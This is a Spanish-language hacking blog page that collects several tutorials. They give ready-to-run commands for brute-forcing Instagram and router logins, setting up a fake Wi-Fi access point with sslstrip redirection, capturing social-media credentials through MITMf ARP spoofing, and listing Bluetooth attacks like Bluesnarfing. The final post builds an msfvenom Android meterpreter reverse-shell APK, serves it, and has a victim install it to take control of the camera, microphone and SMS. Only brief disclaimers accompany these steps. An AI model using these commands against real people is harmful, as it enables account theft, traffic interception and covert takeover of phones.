Mostrando entradas con la etiqueta hacking. Mostrar todas las entradas

jueves, 3 de enero de 2019

AndroSpy


Hola amigos.


Hoy, os voy a presentar la herramienta Androspy, una app para hackear un teléfono android.

En primer lugar, descargamos:


cd Androspy


chmod +x setup.sh

chmod +x androspy.sh


./setup.sh


./androspy.sh


sábado, 4 de agosto de 2018

bluetooth hacking

Hola a todos.

Hoy toca hablar un poco de bluetooth.

Éste artículo no es mío, es una tradución a mi manera de Null Byte, del artículo https://null-byte.wonderhowto.com/how-to/hack-bluetooth-part-1-terms-technologies-security-0163977/, que me parece extraordinario.

Si existe algún error en la traducción, por favor, hacedmelo saber para corregirlo.

Bluetooth es un protocolo de comunicación que corre entre las bandas de 2.4-2.485 Ghz. Tiene un radio de actuación de unos 10 metros, aunque, con cierto tipo de antenas, puede llegar a los 100 metros.

Cuando dos dispositivos se comunican mediante bluetooth, se intercambia la siguiente información:
    • Nombre.
    • Tipo.
    • Lista de servicios.
    • Información técnica.

Al emparejarse, intercambian, bien una clave precompartida, bien un link key, que servirá para futuras interconexiones entre ambos dispositivos.

Todos los dispositivos bluetooth tienen una dirección MAC única en todo el mundo, de tamaño de 48 bits.

A continuación, veremos un gráfico que muestra el emparejamiento de dos dispositivos mediante bluetooth.


Los dispositivos Bluetooth crean una red pequeña (llamada piconet) que consta de un servidor y hasta siete clientes.

Debido a que Bluetooth utiliza saltos de frecuencia (1600 veces por segundo), estas comunicaciones no interfieren entre sí para nada.

La implementación de Bluetooth para Linux es BlueZ, la cual, consta de varias herramientas.

hciconfig

Es similar a ifconfig. Necesitamos, en primer lugar, levantar el dispositivo bluetooth (hci0)

hciconfig hci0 up

Y, en segundo lugar, ya podemos ver su información.

hciconfig hci0


hcitool

Proporciona el nombre del dispositivo, el ID, el tipo y el reloj del mismo.

hcidump

Herramienta que nos permite esnifar el tráfico de la comunicación bluetooth.


La pila del protocolo Bluetooth está representada en éste gráfico.


Los dispositivos de bluetooth no necesitan usar todos los protocolos de la pila.
La pila está diseñada para usar bluetooth para un montón de aplicaciones. Normalmente, una aplicación usará sólo una columna de la pila.

Las distintas capas de protocolos y sus protocolos asociados son como sigue:
    • Bluetooth Core Protocols Baseband: LMP, L2CAP, SDP.
    • Cable Replacement Protocol: RFCOMM
    • Telephony Control Protocol: TCS Binary, AT-Commands.
    • Adopted Protocols: PPP, UDP/TCP/IP, OBEX, WAP, vCard, vCal, IrMC, WAE.

Además de las capas de protocolos, las especificaciones bluetooth también define una interfaz de control de host, (Host Controller, Interface, HCI), la cual provee una interfaz de comandos para el baseband controller, link manager y acceso al estado del hardware y al control de registro.


La seguridad bluetooth se basa en unas cuantas técnicas.

En primer lugar, en el salto de frecuencia. Tanto el servidor como el cliente conocen el algoritmo de la frecuencia de saltos, pero un despositivo extraño, no.

En segundo lugar, en la autenticación y en la encriptación del emparejamiento, se intercambia una clave precompartida de 128 bits.

Las técnicas de seguridad son:
    1. Modo 1: No existe seguridad activa.
    2. Modo 2: Seguridad a nivel de servicio. El administrador de seguridad centralizado maneja la autenticación, configuración y autorización. Puede no ser activado por el usuario. Sin seguridad a nivel de dispositvo.
    3. Modo 3: Seguridad a nivel de dispositivo. La encriptación y la autenticación están basadas en una clave secreta. Siempre está activa. Se aplica la seguridad para la conexión de bajo nivel.


Las apliacciones que se pueden encontrar en Kali son los siguientes:
    • hcitool: Herramienta que nos ofrece varias utilidades para bluetooth.
    • L2ping: El ping de bluetooth, para ver si la víctima está activa.
    • Bluelog:  Escanea para encontrar dispositivos bluetooth cercanos, y los guarda en un fichero log.

root@kali:~# bluelog -i hci0 -o bluetooth.log -v
Bluelog (v1.1.2) by MS3FGX
---------------------------
Initializing device...OK
Opening output file: bluetooth.log...OK
Writing PID file: /tmp/bluelog.pid...OK
Scan started at [08/04/18 12:46:05] on 60:6D:C7:61:8F:F0.
Hit Ctrl+C to end scan.
[08/04/18 12:46:09] XX:XX:XX:XX:XX:XX,IGNORED,0x5a020c

     
    • btscanner: Otra GUI para buscar dispositivos bluetooth.
    • spooftooph: Una herramienta spoofing para bluetooth.
    • blueranger.sh: Herramienta que lanza pings i2cap (bluetooth) para localizar dispositivos bluetooth.
    • Bluesnarfer: Descarga la libreta de contactos de un teléfono, si éste es vulnerable a Bluesnarfing. En este caso, se podría conectar al teléfono sin que la víctima lo aprecie. Podíamos incluso a acceder a ciertas áreas.
    • Zbassocflood: para hacer floods.
    • Fang: Redfang, en realidad, pero el comando a utilizar es fang. Se usa para detectar dispositivos bluetooth ocultos a través de fuerza bruta.
Y los ataques que podemos realizar son:

    • Blueprinting: footprinting para bluetooth.
    • Bluesnarfing: Este ataque captura datos de un dispositivo bluetooth activo. Entre los datos nos podemos encontrar SMS, calendario, imagenes, la libreta de contactos, chats…
    • Bluebugging: El atacante es capaz de controlar el teléfono víctima.
    • Bluejacking: El atacante envía una tarjeta de visita, que es un mensaje de texto en el cual, se invita a la víctima a que le agregue a sus contactos. En cuanto esto ocurre, el atacante podrá enviar mensajes adicionales.
    • Bluesmack. Un ataque DoS para dispositivos bluetooth.

viernes, 21 de octubre de 2016

Tutorial routersploit

Hola a todos, hoy os presento routersploit

Routersploit es un framework que nos permite estudiar las vulnerabilidades de routers.

En primer lugar, instalamos

apt-get install routersploit


ejecutamos con

routersploit


Otra opción es descargarlo desde https://github.com/reverse-shell/routersploit.

Para ver los scanners que tiene, tecleamos

use scanner

y no presionamon intro, sino el tabulador.


Yo voy a poner

use scanner/autopwn/

porque mi router no es un dlink


show options


set target IP_OBJETIVO


exploit


Bueno, en mi caso, no es vulnerable a ninguno de los exploits.

Si hubiése sido vulnerable a un determinado exploit, tendría que poner

use exploit_de_la_vulnerabilidad

con use creds obtendremos los distintos módulos, los cuales permiten ataque por fuerza bruta.


Por ejemplo, vamos a usar

use creds/telnet_bruteforce

set target 192.168.1.1

exploit

(Bueno, en realidad, podemos personalizar el diccionario y los threads)


Podemos hacer fuerza bruta con telnet, ssh, ftp, http, snmp.

Happy hacking!!!!!!!!!


Por favor, recuerda que esta información es sólo para aprender, no para cometer actos delictivos. No me hago responsable del mal uso de la información contenida en este blog.

Sígueme en mis redes sociales, twitter @manugomez1977, instagram manugomez1977 y en la Página de facebook Manugomez1977.

viernes, 1 de julio de 2016

Hackear instagram

Atención: No me hago responsable del mal uso. Sólo lo pongo como información y para que veáis que hay que poner contraseñas complejas. ¡¡¡ NO LO HAGÁIS, POR FAVOR !!!

Descargamos instabrute de https://github.com/chinoogawa/instaBrute


Descomprimimos y nos vamos al directorio


Cambiamos los permisos para poder ejecutarlo

chmod +x instaBrute.py


El modo de usarlo es

python instaBrute.py -f diccionario_usuarios -d diccionario_contraseñas

o

python instabrute.py -u usuario -d diccionario_contraseñas

Si nos sale un error sobre selenium, hay que instalarlo

pip install -U selenium (sólo si selenium no está instalado)


viernes, 10 de junio de 2016

Crear una red wifi falsa

En primer lugar, vamos a crear el escenario siguiente:

10.0.0.0 → Red falsa.
192.168.1.0 → Red real.

eth0 → Tarjeta de red conectada a internet.
wlan0 → Tarjeta de red que dará el acceso wifi.
En primer lugar, deberemos instalar el servidor dhcp

En kali Linux 2 Rolling, editaremos el archivo de fuentes /etc/apt/sources.list

añadimos:
deb http://http.kali.org/kali kali-rolling main contrib non-free


apt-get update

apt-get install isc-dhcp-server

editamos /etc//dhcpd/dhcpd.conf y añadimos:

authoritative;
default-lease-time 1000;
max-lease-time 8000;
subnet 10.0.0.0 netmask 255.255.255.0 {
option routers 10.0.0.1;
option subnet-mask 255.255.255.0;
option domain-name “freewifi”;
option domain-name-servers IP_DEL_DNS_DE_TU_PROVEEDOR;
range 10.0.0.2 10.0.0.40;
}

Si tienes Kali Linux 2 o Rolling, editamos el archivo /etc/NeworkManager/NetworkManager.conf y añadimos:

[keyfile]
unmanaged-devices=interface-name:wlan0mon;interface-name:wlan1mon;interface-name:wlan2mon;interface-name:wlan3mon;interface-name:wlan4mon;interface-name:wlan5mon;interface-name:wlan6mon;interface-name:wlan7mon;interface-name:wlan8mon;interface-name:wlan9mon;interface-name:wlan10mon;interface-name:wlan11mon;interface-name:wlan12mon


ifconfig wlan0 up

airmon-ng start wlan0

airbase-ng -c 1 -e freewifi wlan0mon


Si usáis Virtual Box y os da un error, probad con poner la habilitación USB 3.0 en la configuración de la máquina virtual.

Abrimos una nueva terminal

Vamos poniendo lo siguiente:

ifconfig at0 10.0.0.1 netmask 255.255.255.0
ifconfig at0 mtu 1400
route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -F
iptables -t nat -A PREROUTING -p udp -j DNAT --to 192.168.1.1
iptables -P FORWARD ACCEPT
iptables --append FORWARD --in-interface at0 -j ACCEPT
iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
dhcpd -cf /etc/dhcpd.conf -pf /var/run/dhcpd.pid at0

Si os da un error, tenéis que poner touch /var/lib/dhcp/dhcpd.leases y volvéis a poner dhcpd -cf /etc/dhcpd.conf -pf /var/run/dhcpd.pid at0

/etc/init.d/isc-dhcp-server start


Si la víctima no consigue obtener la IP, reinstalar aircrack-ng con apt-get install aircrack-ng para que actualice airbase-ng.

Si queremos usar ssltrip u otro proxy, deberemos, cuando configuremos iptables, poner también:

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000

(en el caso de sstrip. Usar la configuración que sea para el proxy que utilicéis)-


viernes, 4 de marzo de 2016

Hackeando Facebook, Twitter, gmail, etc. en red local

En primer lugar ponemos:

echo 1 > /proc/sys/net/ipv4/ip_forward


utilizaremos mitmf, si no lo tenéis instalado, ya sabéis: apt-get install mitmf.

Mitmf nos va ha realizar un ataque de Man In The Middle y lo hará pasar por un proxy para transformar las peticiones https para poder capturar el tráfico.

Ponemos

mitmf -i (interfaz) --arp --spoof --target (ip objetivo) --gateway (ip router)


Si no sale la pantalla anterior, y os sale que hay un error, pulsar CTRL+C y volvéis a ejecutar.


Para parar el envenenamiento, pulsaremos CTRL+C

 
Realizad esta práctica dentro de la legalidad.


viernes, 26 de febrero de 2016

Escaneo de vulnerabilidades con OpenVas

Hola a todos

Hoy toca configurar OpenVas

OpenVas es una aplicación abierta para análisis de vulnerabilidades en un sistema.

En primer lugar, realizamos la configuración inicial:

Aplicaciones –> Análisis de vulnerabilidades → OpenVas Initial Setup


Después de un buen rato:


Apuntamos la contraseña en un papel.

Esto ya no lo vamos a tener que volver a hacer.

Para ejecutar, nos vamos a

Aplicaciones → Análisis de vulnerabilidades → OpenVas Start

Y se inicia el servicio OpenVas.


Abriremos el navegador con la dirección:


Le decimos que entendemos los riesgos.


Añadimos excepción


Confirmamos excepción de seguridad.


Usuario: Admin.

Password: La contraseña que nos dió en la salida.


Vamos a escanear nuestro Windows 7, con IP 192.168.1.131


Presionamos Start Scan y ponemos que se refresque la pantalla cada 30 segundos (o el tiempo que quieras)


En el apartado Severity podremos ver el grado de peligrosidad de las vulnerabilidades del sistema analizado.

Clickeando en Report, podremos ver un informe sobre las vulnerabilidades del sistema escaneado.


Podremos descargarnos el informe en formato pdf, HTML, XML, LaTeX, txt, etc.


El resto de las opciones, como actualizar la base de datos de CVE (vulnerabilidades), opciones de escaneo, etc. son bastante intuitivas, por eso no creo que sea necesario profundizar en ellas.

Debemos parar el servicio de OpenVas, para ello nos vamos a

Aplicaciones → Análisis de vulnerabilidades → Stop OpenVas

Usa este tipo de herramientas de forma legal. Yo, para los posts, estoy utilizando un laboratorio de pentesting y animo siempre a que se haga siempre dentro del marco de la ley.

Saludos a todos y HAPPY HACKING !!!!


viernes, 19 de febrero de 2016

Intrusión a Android

En esta ocasión, vamos a hacer un PAYLOAD para Android.

Miramos a ver qué IP tenemos:

ifconfig


generamos el payload:

msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.134 LPORT=4444 R > payload.apk


Para pasarlo a Android, voy a utilizar el servidor apache de Kali:

cp payload.apk /var/www/

service apache2 start

Iniciamos Metasploit:

msfconsole


use exploit/multi/handler

set PAYLOAD android/meterpreter/reverse_tcp

set LHOST 192.168.1.134

set LPORT 4444

exploit


Descargamos el archivo en nuestro dispositivo Android:


Pinchamos para instalar


Si nos sale:



Pinchamos a Configuración


Marcamos “Orígenes Desconocidos”


Vamos a la parte de descargas:


Pulsamos Siguiente e Instalar.


La víctima lo ejecuta

Y ya tenemos la sesión de meterpreter:


Y ya podemos navegar por los archivos, mandar SMS, activar la cámara, activar el micrófono, etc.